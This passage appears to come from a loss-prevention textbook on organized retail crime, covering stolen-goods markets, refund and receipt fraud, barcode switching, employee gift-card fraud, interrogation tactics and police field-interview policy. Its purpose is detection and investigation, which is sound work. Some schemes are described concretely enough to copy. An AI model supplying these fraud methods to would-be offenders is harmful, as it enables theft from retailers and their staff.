- What do thieves perceive to be the risks of selling stolen goods?
- What do thieves perceive to be the rewards of selling stolen goods? How do thieves avoid being detected when selling stolen goods?
- How do thieves learn where to sell stolen goods?
- How safe do thieves feel transporting and stashing stolen goods?
- How safe do thieves feel when dealing with a fence?
- How concerned are thieves about getting caught?

- How much do thieves know about police operations against stolen goods dealing?

Fences

- Who are the fences (e.g., professional, quasi-legitimate merchants)?
- What do fences perceive to be the risks of buying stolen goods?
- What do fences perceive to be the rewards of buying stolen goods?
- Consumers
- Who in your jurisdiction tends to buy property that they know or should suspect is stolen?
- What do consumers of stolen goods perceive to be the current risks of buying them?
- What do consumers of stolen goods perceive to be the current rewards of buying them?

Targets

- What types of goods are commonly being sold in stolen goods markets? Which types of targeted goods are newly popular? (Monitoring international, national, and local changes
- In the supply, demand, and price of certain goods and commodities can help you anticipate new theft and stolen goods trading problems. For example, global shortages of various metals have preceded surges in metal theft many times in the past. Simply keeping an eye on newspaper and other news items may reveal trends in this area. For example, a surge in reporting of strange thefts of cast iron road and side-walk drain covers, large bronze sculptures, metal road signs and copper wiring from electricity sub- stations and railway sidings are all examples of the upsurge in scrap metal theft caused by global shortages at the time of writing. Police agencies without resources for monitoring

****Such factors might form useful collaborative research partnerships with university departments specializing in the effect of market trends upon crime, or those with an interest in developing such expertise.**

Locations and Times

- Where are the fencing operations located within your jurisdiction?
- Are there seasonal variations in the types of goods traded in stolen goods markets (e.g., snow-blowers in winter, lawn mowers in summer, stereo equipment and laptop computers at the beginning of universities' academic years, textbooks at the beginning of semesters and just before exam periods)?

Tips for Understanding Local Stolen Goods Markets

- Interview a sample of people who work in the wholesale and retail goods sectors.
- Without talking about crime, find out how and why goods are rejected by or shipped away from the retail stores that originally bought them, and where they end up.
- Map possible stolen goods market hot spots. Discuss with colleagues, informants, offenders, ex-offenders and other experts such as government officials or criminologists why certain areas might be conducive to stolen goods markets.

- Photograph store signs in your jurisdiction that seems to invite thieves to sell stolen goods there. Again, discuss with crime experts of the type listed above.
- Conducting representative surveys of theft victims and of the general public at the county, city or town level is expensive, is time-consuming, and due to the specific characteristics of local crime problems offers little useful information for local initiatives.

34.2. Asset Misappropriation: Refund Fraud

Introduction

Overview of Scheme

Not all organized retail crime involves traditional theft from retail stores. ORC groups have employed numerous tactics to defraud retailers and obtain merchandise. In receipt fraud, for example, thieves steal merchandise, create counterfeit receipts for the stolen goods, return these stolen goods to the retailers using the counterfeit receipts, and collect money off of the fraudulent returns. This cuts out the fence altogether, potentially netting a higher return.

Some examples of the return fraud and abuse problems include:

- Wardrobing or renting: Purchasing merchandise for short-term use with the intent to return the item, such as a dress for a special occasion, a video camera for graduations and weddings or a big-screen television for the Super Bowl.
- Returning stolen merchandise: Shoplifting with the objective to return the item(s) for full price, plus any sales tax.
- Receipt fraud: Utilizing reused, stolen or falsified receipts to return merchandise for profit. Alternatively, returning goods purchased on sale or from a different store at a lower price with the intention of profiting from the difference.
- Employee fraud: Assistance from employees to return stolen goods for the full retail price.
- Price switching: Placing lower priced labels on merchandise with the intention of returning the item(s) at the higher price point.
- Price arbitrage: Purchasing differently priced, but similar-looking merchandise and returning the cheaper item as the expensive one.

Return Fraud and Abuse Defined

The first step in addressing the issue of return fraud is developing an understanding of its many iterations. David Speights of the Return Exchange, a leading technology provider of fraud and abuse detection, offers the following three categories as primary RFA definitions:

Opportunistic Return Abuse: This type of RFA activity takes advantage of consumer service- oriented return policies for personal gain, often on an opportunistic, unplanned basis. One example according to Speights is price arbitrage.

“Suppose an item is purchased for \$80 and the customer loses a receipt,” says Speights. “If they later return the merchandise without a receipt, the customer may receive \$100 in store credit for their return if the merchandise was bought on sale. It is likely the customer will not point out this discrepancy.”

In this case, the customer has committed fraud by taking advantage of the retailer's mistake.

Intentional Return Abuse: These schemes take fraud a step farther by using the return policy exclusively for personal gain on a regular and planned basis. A key difference between normal return activity and abuse is intent—a return abuser intends to use and return merchandise and often does so on a repeated basis.

The most common example is retail “renting” or borrowing. This practice is defined by the purchase and short-term use of a non-defective product with the ultimate intent of reclaiming the cost by returning it later as if new. Studies have identified retail renting as the most common form of RFA, accounting for up to 52 percent of fraudulent or abusive returns. Offenders apply this practice to a wide array of products, from clothing used for a special event to electronics and tools used for particular one-time or short-term events or jobs.

Renting of clothing and accessories has become so prevalent that smaller retailers have emerged to serve the explicit purpose of renting apparel. Members pay a monthly fee in order to borrow the latest and trendiest in fashion for a set period of time.

Retail renting renders legitimate the practice of renting via explicit procedures, though mass merchants and nationwide chains appear unlikely to adopt the practice in the near-term. Instead, larger-scale retailers apply more subtle policies to offset the effects of renting, including setting return timeframes, tracking frequent offenders and their affiliates, and applying “restocking fees” that dissuade consumers from buying and returning higher-priced merchandise.

Return Fraud: This most extreme form of RFA involves activities that clearly violate the law, from check fraud to return of stolen goods.

- **Check Fraud**—This type of fraud involves the purchase of an item with a bad check, and return of the item before the check clears. Gift card fraud can sometimes work in the same manner, though it requires more elaborate, time-sensitive scheming on the part of the fraudster.
- **Price Manipulation**—Price tag or container switching, price alteration, or the practice of replacing one item for another before making a return are all iterations of price manipulation. For example, an offender might purchase two similar items with different prices, switch the packaging, and return the cheaper item at the higher cost. The more expensive item can then be sold on-line or to a fence.

Retail loss prevention managers report even more sophisticated forms of price manipulation are on the rise. “[Offenders will] put a different item’s UPC on the item to buy it for less and then take the UPC off and return it for full price,” says Kristy Schafer of Shopko, a national chain of general merchandise and pharmacy retail stores.

Such advanced types of fraud require some technical expertise and knowledge of UPC codes and labels to accomplish. Counterfeit UPCs can sometimes be obtained via on-line chat rooms and local fences.

- **Returning Stolen Merchandise**—Using stolen merchandise for RFA has become slightly more difficult,

as many retailers now require a receipt for a cash refund. However, serial offenders will seek receipts out in order to facilitate fraudulent returns. For example, if a receipt isn't available, the returner may accept a store credit, which in today's on-line world is easy to resell on the Internet at a discount, or resort to tender fraud, or the practice of converting a non-receipted return into a cash return. Other RFA offenders search store parking lots and trash for usable receipts.

- **Receipt Fraud**—This can take many forms, though the ultimate goal—to produce a receipt with which to validate a fraudulent return—remains the same. This type of abuse developed in retaliation to retailers' evolving approach to return policy, which has increasingly required a printed receipt for a cash return.

Retailers have adopted this more restrictive stance in response to certain abuses, such as the emboldened fraudsters who enter a store, grab an item from a display, and immediately return it for a cash refund. Today, most retailers require a receipt issued within the past ninety days before issuing a cash or credit refund.

Conversely, non-receipted returns are usually issued a merchandise credit. Return abusers have turned to various tactics in order to acquire the receipts necessary to guarantee a cash or credit refund. These tactics include printing counterfeit receipts, forging receipts, purchasing receipts from the Internet, or as mentioned, scavenging for discarded receipts in stores, trash bins, or parking lots.

Once a receipt is obtained, the offender simply goes through the store, picks up all the items on the receipt, and returns them for cash, a practice referred to as shop-listing. Nashua/CIS Multicolor is one innovative company working with retailers to provide counterfeit-resistant receipts using sophisticated inks, paper coatings, and other emerging techniques.

Organized Retail Crime

Adding to the impact of these RFA categories is organized retail crime (ORC). One of the most serious threats facing the retail industry today, ORC costs retailers billions of dollars each year.

ORC networks attack retailers with a savvy gained from years of criminal experience, targeting bulk quantities of high-demand goods. Often operating with large pools of cash, ORC groups are able to carry out large-scale RFA schemes with devastating financial impact. These gangs employ a multitude of return fraud tactics, ranging from systematically returning stolen items to store service desks for cash refunds or store credit/gift cards to providing cheap counterfeit goods and repackaging them for cash returns.

ORC groups are particularly nefarious in their strategic, pre-planned approach to fraud. They will use retail outlets as ways to launder money, using retail goods for cash conversion or work in collusion with store employees to obtain multiple cash refunds. ORC field operatives may also be violent to intimidate employees to facilitate their escape, putting shoppers and employees at risk.

Furthermore, the profits gleaned from ORC are frequently funneled into other illicit activities, like drug trafficking, illegal immigration, or even terrorism. It is, therefore, imperative retailers form a targeted

approach to identifying and intercepting such abuse schemes using software to detect, track, and address offenders and offending patterns.

Identifying and Addressing Fraud

At the most basic level, the benefits of RFA prevention should exceed the costs involved in preventing it. The goal is simple — target the types of fraud that undermine profit the most and develop high-impact methods to address those types.

It wastes time and money...not to mention a detriment to customer service...to attempt to target all fraudulent returners, especially since some forms of RFA are defined by intent. A better approach is to develop a system that accurately identifies “bad” or high-impact returners first by pinpointing the specific behavioral patterns characteristic of fraud and abuse.

Retailers and loss prevention experts use a range of different return procedures to minimize the effects of RFA. Many employ manual store-level authorizations for handling return authorizations, as well as verifying legitimate restocking. This means store personnel are in charge of interpreting and applying return policy to individual returns and identifying fraud. Fighting RFA using this method of processing returns is dependent upon an employees’ subjective assessment of both the return and the customer.

Some retailers use POS refund systems, either purchased from an outside vendor or developed in-house, to process returns. Such systems allow retailers to automatically tie receipted returns to the original receipt value, or, in more sophisticated and integrated systems, allow retailers to swipe a driver’s license or other ID in order to obtain customer information, such as name, address, and phone number. If a POS system is unable to perform this function, the information is typically entered manually.

Automated POS systems are helpful in pinpointing “bad” returners—that is, systematically identifying those repeat offenders whose purchase/return profile is consistent with return fraud. As Kevin Thomas of Office Depot explains, “Normally, these type issues are identified at store level with the customer present attempting to commit the fraud. The POS system flags an issue with the refund while it’s taking place.”

Other systems are designed to go even further by looking for individuals with links to high- impact returners via data mining.

Receipted vs. Non-Receipted

Too often a discrepancy exists between how retailers handle receipted versus non-receipted returns. Many current return policies and systems are not effective in the pinpointing of “bad returners” in possession of some form of receipt. In fact, fraudsters with stolen or forged receipts are often able to make returns with few questions asked.

In a recent survey of return procedures conducted by Loss Prevention magazine, the majority of retailers stated their return procedures differ for receipted versus non-receipted items. A customer without a receipt

will frequently be asked for personal information, such as name, address, and phone number. Most store procedures also require employees to assess price and timeframe and obtain management approval before accepting a non-receipted return.

However, procedures are often more relaxed for receipted returns, since receipted returns are perceived as legitimate. Because so many forms of RFA are based on forged or otherwise illegitimate receipts, there is significant potential for retailers to minimize RFA through a more precise system of targeting bad returns—for both receipted and non-receipted.

New Anti-RFA Technologies

Computerized systems programmed to identify bad returners and analyze past behavior before authorizing a return can help resolve this situation. Such systems are able to immediately identify the individual and determine whether or not he or she fits the profile of an abusive returner, regardless of whether or not a receipt is involved.

As David Speights of The Return Exchange explains, this type of software “uses the transaction history of the consumer or employee to identify behavior that is associated with return fraud and abuse. By utilizing predictive modeling techniques, it can create hundreds of variables on each consumer and employee. These are combined together in sophisticated mathematical models to determine the likelihood of fraud and abuse.”

The key to effectiveness with such a system is the definition of a fraudulent return. The nature of this definition will vary between retailers, but will consist of objective criteria specifically developed to target fraud, such as the following:

1. The frequency or number of purchases versus returns processed for that customer, whether or not any of these were tagged as fraudulent,
2. The type of products the customer purchased,
3. The employees involved in the transaction,
4. Store locations, and
5. The average dollar value of each purchase.

Computerized systems eliminate the subjectivity inherent in employee-handled returns and may, in fact, help the retail industry stay ahead of the adaptive criminal. Today’s most advanced technologies may employ heuristics and actually learn to evolve to serve changing situations, making the challenge of adaptation that much easier.

“Adaptation is a newer idea in fraud-prevention systems,” Speights says. “Certain products are programmed to adapt, and in the future they will be able to detect and prevent fraud even as fraud patterns change. Fraud prevention systems of the future will receive feedback on their effectiveness and adjust their behavior in real time. Real-time adaptation will be just as important as real-time fraud prevention; in fact, people will not think of one without the other.”

Another system designed to reduce RFA by SIRAS produces an electronic registration or receipt to track specific products by serial numbers and barcodes. Several retailers are working to enhance their in-house anti-RFA software, while others are partnering with outside firms to customize their detection and action process.

The Future of Return Fraud Prevention

Of course, adaptation is an ongoing process. As retailers begin to use more comprehensive, high- tech RFA-prevention systems, offenders will, in turn, devise ways to either avoid or take advantage of them—a fact most retailers understand and accept. “As technology evolves,” Office Depot’s Thomas explains, “refund fraudsters will continue to develop ways around the system enhancements.”

According to Speights, such developments are already underway. “We see two trends emerging as retailers adopt systems that prevent RFA. First, the fraudsters are looking for opportunities elsewhere. Today, this means that retailers without RFA-prevention systems are hosting a higher number of fraudsters, and their share of RFA is increasing every day. Once RFA-prevention reaches a critical mass, some return fraudsters will move to other forms of fraud, or learn how to work around fraud-prevention models.”

Examples of this type of system-avoidance involve making infrequent returns, returning items to different stores, or using other IDs or people to make the return. Before such retaliations become a problem, retailers should work to adopt more comprehensive RFA-prevention systems.

“Large shared databases will be essential in the future,” Speights says, “because it is the only way to combat multi-retailer fraud schemes. Retailing is heading toward more data sharing in order to prevent fraud, and sharing will be essential to prevent multi-retailer schemes.”

Although now viewed as a longer-term tool, RFID is yet another technological advance with potential for minimizing the impact of abusive returns. Attached to high-priced, high-loss items, RFID integration at the product level may eliminate the need for paper receipts altogether. Assuming tags are not “killed” at the POS, item-level history retrieved at the return counter can inform retailers of details like the product’s point of purchase, and original form of payment. Although not cost effective for all products, applying this technology to highly coveted products or integrating it with automated return systems could dramatically reduce fraud. Customer service could also benefit, as legitimate shoppers could enjoy easy, quick returns without having to track down receipts.

How will consumers react to more elaborate return policies? The media is already warning shoppers of a shift in return policy as a result of RFA losses, and suggesting ways to avoid problems at the returns counter. Whether consumers will accept stricter rules as an unavoidable result of RFA is not known. However, without some form of systematic adaptation, return fraud is only going to worsen in scale and impact.

The criminal process is ever-changing, continually adapting to the retail environment and the loss prevention strategies within it. Crime is impossible to stop, but it can be curtailed. In the retail industry, this

involves staying ahead of the curve, anticipating the offenders' moves, and developing and implementing proactive solutions before a problem grows too large.

The ever-increasing cost of return fraud positions it as one such problem. By developing and implementing procedures that pinpoint fraudulent returns in a systematic, objective manner, retailers can stay one step ahead of offenders, and protect the bottom line.

How to identify it

An enterprising criminal-minded Chicago couple purchased equipment that allowed them to reproduce bar codes as well as print store sales receipts. Their illicit business involved printing the bar code from the \$1.99 roll of shelf liner paper on sheets of adhesive-backed labels, taking the labels to the targeted store, and placing the counterfeit bar codes over the bar code on rolls of wall paper with a retail price of \$22.99. They would then purchase fifteen rolls of wallpaper, which would scan on the POS register for \$1.99 each for a total of \$29.85. They later removed the bogus bar code label and printed a receipt reflecting a purchase of fifteen rolls of wallpaper at \$22.99 totaling to \$344.85. Using the fraudulent receipt, they would then return to the store to obtain a refund. This particular couple repeated this process twice a day, 250 days a year, which generated a tax-free income exceeding \$150,000 annually.

The California Alameda County District Attorney's office filed criminal charges in 2003 against three illegal Irish immigrants involved in a similar bar code scam. In this case, a bogus bar code was used to significantly reduce the purchase price. The merchandise was later returned with the actual bar code. The refunds were made without sales receipts. These individuals beat the refund tracking system by verbally transposing numbers on the identification, which they read aloud to the refund cashier. These refunds were issued as gift cards, which were then sold at a discounted rate for cash.

How to investigate it

Review refunds processed or "approved" with the same manager code, key, or ID. Very often fraudulent refunds are conducted by the management / supervisory employees with easy access to transaction data, multiple registers, and approval authority. These dishonest managers can bounce from register to register processing fraudulent transactions, without any one cashier's data showing as "overly suspicious".

Check employees with a pattern of "mid-range" cash refunds – typically \$29.99 – \$79.99 (adjust amounts for higher price point retailers). Most dishonest employees will not risk making multiple high dollar fraudulent refunds, in attempts to avoid any unwanted attention from LP / Mgmt.

Scrutinize single transactions with multiple returns of the same item; and multiple transactions with single returns of the same item (especially when they fall into the "mid- range" value range as described above). People are by nature, creatures of habit. Dishonest employees will often return to the same item or category day after day to process their fraudulent transactions. They develop comfort in their method for getting the item to the scanner, or they keep a barcode in their possession. Many times the subject will simply memorize one or more UPC's or SKU's in order to ease their process.

Scan refund transactions for any patterns in time stamps or days of the week. Dishonest employees will often only attempt fraudulent refunds during a particular manager's shift, before or after lunch or break, or outside of normal business hours. Once they have established that a time, day, or shift "works" for them, they will often keep to it.

Always be aware of any "refund-liability items" that are within reach (or short walking distance) of employees working at refund registers. Examine refund transactions for returns of these items. For example: When you see several suspicious refunds involving 32G Flash Drives. It helps to know that they are kept behind the service desk (immediately behind your potential suspect).

Review transactions for refunds on items that are not typically refunded; IE: snacks, beverages, or tobacco products. Often customers will leave without waiting for receipts on these types of items. The dishonest employee can keep & utilize that receipt to process a "receipt refund", theoretically reducing red flags.

Review employee sale data for merchandise credit / due bill / store money card transactions. Obtain the number from the tender used, and investigate its origin. Many companies have "hard-stops" in place to cut down (or eliminate) no receipt cash refunds. Dishonest employees are often just as happy to accept merchandise credit / due bills / money cards. These forms of tender can be utilized by the employee directly; or they can be bartered for cash on the streets.

Thoroughly investigate any refund transactions involving gift cards. Many retailers do not have the ability to deactivate a gift card once it has been activated. So a dishonest employee can ring him/herself up for a \$500.00 gift card, tell the register that he/she is paying with \$500.00 in cash, and then follow the remaining procedures for activating the card. Immediately after the sale transaction (or later, when the opportunity presents itself), the employee will process a refund. The register subtracts the imaginary \$500.00 from the till. The employee now has an active gift card, AND a balanced drawer.

Always be on the lookout for refunds going back to the same credit card; especially when the credit card history shows no evidence of the (refunded) items being purchased, or when there are more refunds than sales credited to the card. Looking at scanned vs. "hand-keyed" credit card transactions is also helpful. Dishonest employees often utilize refunds to drop the balance on their credit cards. Often, it is not even necessary for the employee to reach for their card or the refunded item. They have the number of their card memorized, as well as the item number or SKU of the item they wish to "return". This is often done with a customer standing in front of them to alleviate suspicion. The entire fraudulent refund process can occur within a matter of seconds; and to anyone watching (live or on camera), it looks like the employee is just hitting a few buttons.

34.3. Asset Misappropriation: Cargo Theft

Introduction

As mentioned, some scholars and experts include cargo theft as an element of organized retail crime while others do not. It is nonetheless of value to note how retail goods are vulnerable to criminals at various points throughout the supply chain. Further, goods that are stolen from either cargo trucks or from retail stores may be fenced by criminals for a profit and both affect society's economy, public health, and domestic security.

Because trains and trucks of cargo often travel with large quantities of desirable products, some have suggested that this presents a low-risk, high-reward situation appealing to criminals. Thieves use a variety of methods to obtain merchandise from cargo. These methods can range from hijacking entire trucks to colluding with current or former employees. These criminals may break or compromise security locks on trucks (possibly with the aid of security codes provided by dishonest employees) to remove entire boxes of desired goods. Other times, they may pilfer cargo boxes of their goods and then re-seal them so the boxes appear as though they have not been tampered with.

34.4. Asset Misappropriation: Fraudulent Disbursements

Introduction

Another method by which ORC groups defraud retailers is through gift card fraud, of which there are several forms. For one, thieves may purchase legitimate gift cards using stolen credit cards and then sell the gift cards to the highest bidder using an online auction website. In other instances, thieves may purchase low-value gift cards, electronically reprogram the cards to contain a higher value, and resell these reprogrammed cards.

Similarly, ORC thieves may use ticket-switching scams to fraudulently obtain high-value items at a relatively low cost. Thieves use devices that create fake barcodes that they adhere to packages, covering the original barcodes; when scanned, these new barcodes ring up the items at lower costs. If at check-out, a retail employee scanning the barcodes is not paying close attention or does not have a strong knowledge of items' values, the thief may get away with paying the price indicated by the counterfeit barcode. Criminals can then resell, or fence, the goods at prices higher than those which they paid, but still lower than their retail values.

35. Organized Retail Crime Investigations

In this chapter, we will be going over the following methods of ORC Investigations:

- Interview and Interrogation Methodologies
- The ORC/External- Introductory Statement
- Select Rationalization
- Submission and Testing for Submission
- Accusations
- Behavioral Questions Specific to External
- Field Interviews
- Sample Stolen Goods Market Offender Interview

35.1. Interview and Interrogation Methodologies

Interviewing has not yet reached its purest expression in retail. This is because we have not yet navigated the external theft interview with the same intensity and focus we have applied towards internal theft interviews. Traditional interviews of organized retail crime subjects often follow a question and answer format and as a result will not produce a high success rate of a true admission. Questions such as “what is the street value of this merchandise?” and “who do you sell this too?” are by their nature closed-ended questions. Research has already shown that close-ended questions do not elicit explanatory admissions. This article delivers the theory that Organized Retail Crime subjects should be interviewed and not questioned. Within these pages is a true tactic that has delivered optimum admissions from ORC subjects. These pages contain the external tactics that were developed and used by the author over the last 3 years.

The unique qualities that existed within a subject apprehended for Organized Retail Crime resulted in specific tactics that were used during interview and interrogation in order to achieve a global admission. Although the techniques in interviewing did not change, the tools that exist within conventional interviewing became more select and exclusive. The tools that were impacted by the ORC tactics were the introductory statement, select rationalization, interpretation of submission, and specific accusation.

Non ORC apprehensions were also interviewed for prior theft admissions based on the subjects’ method of operation in executing the theft. Also provided are the 5 Behavioral questions specific to the external theft that were used to elicit additional behavior from the subject to determine if a single act shoplifter (non-ORC) should be interviewed for prior acts.

35.1.1. The ORC/External- Introductory Statement

The Trimmed Introductory Statement

- With the exception of introducing themselves and stating their position, the interviewer does not educate the subject on their position. This is because the subject has been caught in the act and has already experienced the interviewers' position and role during the apprehension.
- The introductory statement should be trimmed by the interviewer with complete removal of Operational Loss and Internal Theft.
- ORC is the only theft type mentioned by the interviewer. Also, the interviewer should only provide 2 examples of organized retail crime technique instead of explaining traditional types of shoplifting behavior.
- Limiting the detail to 2 examples of organized retail crime creates a more fluid transition and flow into investigative technique. It is within investigative technique that the interviewer elicits the most behavior from the subject that can provide insight into their full scope of ORC activity.

The maximum impact an interviewer can make during the introductory statement is within the investigative technique. This is where the interviewer has the highest probability to transfer the perception to the subject that the organized involvement has been exposed. In the investigative technique phase, the interviewer used a selection of ORC investigative tools that move from a global to a specific perspective. This is because ORC is based on the premise that their actions will go unnoticed within the volume of business in a geographical area. The Global to Specific tactic educates the subject on how global activity can be successfully analyzed, trended, and then ultimately detect their organized activity.

An example is provided below:

1. Overall item level loss is detected because of a loss of sales.
2. We then focus on those locations that drive the highest percentage of that item's loss.
3. We then develop and see the geographical area those stores are contained in to establish a market of activity.
4. Using the adjustment dates of the item's being counted and detected as missing; we can establish a timeline of movement through the market.
5. Asset Protection teams within those stores then begin reviewing surveillance of those items in order to see who is selecting them.
6. Live surveillance is then used based on the movement through the market to anticipate the next theft. Technology can also be touched on to establish the perception that their full involvement is known. (Driver's License Refund Velocity, SKU Level shrink, Video detection, RFID, etc)
7. Investigators then follow outside the walls of the store to determine where the merchandise is taken to.
8. This process is repeated in order to establish global involvement.

The interviewer could easily replace this flow using Driver's License refund data, Credit Card fraud, Tag Switching, etc. The Author would like to state that using corresponding overages on low ticket items merged with shrink on high ticket items was very effective in presenting a rational decision to confess among Tag-Switchers.

35.1.2. Select Rationalization

Select Rationalization was used for the ORC subject. Rationalizations were noted to fall within two categories concerning the ORC subject. The first is Motivation and the second is the Decision to Continue. The Motivation rationalization was normally detected by the interviewer through on time behavior and led them towards a rational decision to confess. The Decision to Continue rationalization tended to be displayed by the subject through their posture changing to an open position and resulted in an emotional decision to confess in a majority of the subjects.

A tactic found to be effective during ORC interviews involved using a choice question in tandem with a rationalization in order for the subject to relate. “Did you get involved because you wanted to break the law and make quick money or could you not find a job?”

The interviewer should use a selection of Motivation rationalizations with conventional delivery and interpretation. The most common Motivation rationalizations are:

1. Finance (can’t find work)
2. Drugs
3. Peer Pressure
4. Family involvement in the ring

The rationalization for their ‘Decision to Continue’ should be framed around fear and commitment. Individuals continuing to be involved in ORC activity were found to be doing so out of the fear of consequences or retaliation for quitting or turning an admission. Commitment to one or more of the ORC members out of Love, Obligation, or Dependence was also a common theme.

The interviewer should use a selection of Motivation rationalizations with conventional delivery and interpretation. The most common rationalizations for ‘Decision to Continue’ are:

1. Fear of retaliation
2. Fear of prior Threat
3. Love for one of the members
4. Dependence on one of the members
5. An obligation of some nature

35.1.3. Submission and Testing for Submission

The interviews did not regularly achieve traditional submission from the subject. The subjects trended toward a rational decision to confess based on the investigative technique phase of the interview and the Motivation rationalization. This resulted in the signs of submission being relaxed and expressed slightly. To the contrast, a lower percentage of subjects who related to one of the rationalizations surrounding their Decision to Continue made an emotional decision to confess and displayed traditional and pronounced submission. It was also important to note that a small number of subjects were in immediate submission due to the apprehension.

Using the Apprehension as a Wedge, and Role Reversal as Tools, to Test for Submission. When the interviewer tested for submission, a tool was used that was not available in a majority of internal theft cases. The apprehension itself or a Role Reversal was used as a wedge in order to elicit a decision to break free from the ring. This tactic is unique to the external thief because unlike the majority of internal cases, the external thief is caught in the act. The ORC interview is occurring because the subject has been apprehended for theft. They know this interview concerns their activity. As a result, the traditional insertion of “you” to test for submission would not result in the acceptance behavior we normally seek in internal subjects.

- Just as the interviewer used the investigation as a wedge to gain admissions in traditional interviews, the apprehension itself was now used as a wedge. “What’s important now is that this has come to an end, and you have an opportunity to assist this investigation and influence what happens to you.”
- Role Reversal was also used after the wedge. “If you were in our position and you apprehended two people involved in organized acts against you, and one person said nothing and didn’t want to assist and do the right thing, but the other person decided to help themselves and provide information to right the wrongs and assist us recovering what we’ve lost, who would you feel better about?”

35.1.4. Accusations

Direct Accusation was also slightly augmented for external interviewing. The interviewer used soft accusations with a trailing choice question in order to expose global involvement. The merging of the choice question into most accusations and rationalizations tended to elicit the most behavior from the subjects.

“How much merchandise has your group taken? Have you taken a million dollars, or enough to sustain your life?” As a general rule, the direct accusation was not used due to the global nature of ORC.

Traditional ORC questions were only used once submission was reached:

- Where is the merchandise taken?
- How much merchandise is taken?
- Where is it sold?

It is important for interviewers to remember that their goal is to gain admissions from the subject which are tangible and credible enough for Law Enforcement to initiate a police investigation. Due to the volume of police investigations, the credibility of your admission is paramount. The majority of prior external admissions are resolved through civil demand vs. prosecution.

External interviews should be conducted immediately upon apprehension prior to the police arriving. With police present, it could be interpreted that loss prevention is acting as an agent of the police during the interview and as a result would require Miranda. Conducting the interview without the police present allows the interviewer to operate as they would during the interview of an employee. Also, most “Shopkeeper laws” require that the merchant only detain the subject for a “reasonable” amount of time. This prevents Loss Prevention from conducting a lengthy interview with the traditional approach and then contacting police as the time used could be interpreted as “unreasonable” in civil court. This is why the external technique’s delivery is trimmed. It is built on speed.

35.1.5. Behavioral Questions Specific to External

Behavior Assessment Interview (BAI) questions specific to external were also developed. The key to the external BAI questions is that they are all asked in an assumptive tone of prior involvement. In general, the single act offender would detect the assumption that they were involved in prior activity and would deny it. The repeat offender would elicit verbal behavior in response to the assumption.

The assumptive tone that prior thefts are known caused delayed behavior in the dishonest and progressive agitation in the single incident shoplifter. Just as denials grow stronger the longer an honest subject is interviewed, framing the BAI questions assumingly has the same accusatory effect and will weaken the repeat offenders denial and strengthen the single act subject's denial. This gave the interviewer the behavioral data needed to initiate the external interview or disengage the subject and move onto single incident processing.

The five (5) questions that resulted in the most potent and contrasting behavior between repeat offenders and single act offenders are detailed below:

1. How do you feel about what you have been doing?

- **Single Act**

- "What I did was terrible."
- "I can't believe I did this."
- "I haven't been doing this, it is my first time."
- "This was so stupid."

- **Repeat Offender**

- "Terrible."
- Nonverbal – shakes head
- Eyes look downward – internal conversation
- "It doesn't really matter now, does it?"
- Attempts to engage the interviewer in a Q/A

2. What is the easiest way to steal in our store?

- **Single Act**

- "I don't know."
- "Definitely not this way."
- Will assert this is their first time stealing.
- Will identify the assumption and reassert.

- **Repeat Offender**

- Nonverbal, deep breath, head shake
- "What do you mean?"
- Repeats question
- Will provide details of method or methods.

3. When did you first think of doing this?

- **Single Act**

- “Just now.”
- Will show aggravation with self, “This is so stupid.”
- Will use a metric of the present time, “Ten minutes ago.”

- **Repeat Offender**

- “Today.”
- “Awhile ago.”
- “The last time I was in here.”
- “When my friend mentioned how to do it.”

4. Why did you pick today?

- **Single Act**

- “I have no idea.”
- Will seem aggravated
- Will want the process to be over

- **Repeat Offender**

- Will see them visually creating the answer
- Will hide their pause with a created job
- Nonverbal – head shake
- Will simply not answer the question

5. What should happen to someone who does something like this?

- **Single Act**

- “I just want this to be over.”
- Will challenge the interviewer
- “Why are you asking me this?”
- Will use consequence words like divorce, arrest, jail, fine

- **Repeat Offender**

- Soften the consequences – “Don’t want to get in trouble.”
- “Hope nobody finds out”
- Will attempt to negotiate with the interviewer

The interviewer should also listen for word usage by the subject that infers prior actions vs. single incident. An example would be a single act shoplifter answering the question with: “I feel terrible about what I did”. The repeat offender tends to accept the assumption of prior acts and will simply answer. “Terrible.”

It is not only Organized Retail Crime that has ripped through our industry for large case totals. The rule of numbers would suggest that if an apprehended shoplifter was caught on their third act of theft, the velocity of basic shoplifting activity totaled together would approach Organized Retail Crime Activity or result in a classification of ORC. In order to illuminate the true loss, we need to interview select external theft cases based on their method of operation.

Like other crimes, shoplifters follow a path of basic to more complex and extreme theft techniques. The interviewer should use the subjects’ method of operation to determine the potential for prior admissions. For

example, cart roll-outs are the most aggressive technique. This means that the subject has likely been stealing for an extended period of time and has become comfortable in their progression. This would warrant Behavioral questioning and external interviewing tactics.

The results of over 200 external interviews revealed telling data in regards to the progression and habits of non-ORC shoplifters and their technique of choice. Price Switching, Box Stuffing, and Walk Outs produced prior admissions of theft that also involved other techniques. Conceal and Exit cases tended to only produce prior admissions when the quantity of the same items stolen exceeded three.

The Progression Chart Below is a result of information acquired during over 200 interviews by the Author and is an accurate representation of his experience. Individual experiences and information may vary in regards to the progression of shoplifting behavior.

Note: *This interview methods contained within this chapter assumes that its reader understands the concepts and theory presented in Wicklander – Zulawski and Associates non-confrontational interview technique. For a further understanding of the Selective Interview, introductory statement, rationalization, submission, and accusation, please refer to Wicklander-Zulawski Practical Aspects of Interview and Interrogation 2nd Edition.*

35.1.6. Field Interviews

The purpose of this policy is to assist officers in determining when field interviews and pat-down searches are warranted and the manner in which they must be conducted.

The field interview is an important point of contact for officers in preventing and investigating criminal activity. But even when conducted with respect for involved citizens and in strict conformance with the law, it can be perceived by some as a means of police harassment or intimidation conducted in a discriminatory manner against groups or individuals. In order to maintain the effectiveness and legitimacy of this practice and to protect the safety of officers in approaching suspicious individuals, law enforcement officers shall conduct field interviews and perform pat-down searches in conformance with procedures set forth in this policy.

DEFINITIONS

FIELD INTERVIEW: The brief detainment of an individual, whether on foot or in a vehicle, based on reasonable suspicion for the purposes of determining the individual's identity and resolving the officer's suspicions.

PROCEDURES – FIELD INTERVIEWS

A. Justification for Conducting a Field Interview

Law enforcement officers may stop individuals for the purpose of conducting a field interview only where reasonable suspicion is present. Reasonable suspicion must be more than a hunch or feeling, but need not meet the test for probable cause sufficient to make an arrest. In justifying the stop, the officer must be able to point to specific facts which, when taken together with rational inferences, reasonably warrant the stop. Such facts include, but are not limited to, the following:

1. The appearance or demeanor of an individual suggests that he is part of a criminal enterprise or is engaged in a criminal act;
2. The actions of the suspect suggest that he is engaged in a criminal activity;
3. The hour of day or night is inappropriate for the suspect's presence in the area;
4. The suspect's presence in a neighborhood or location is inappropriate;
5. The suspect is carrying a suspicious object;
6. The suspect's clothing bulges in a manner that suggests he is carrying a weapon;
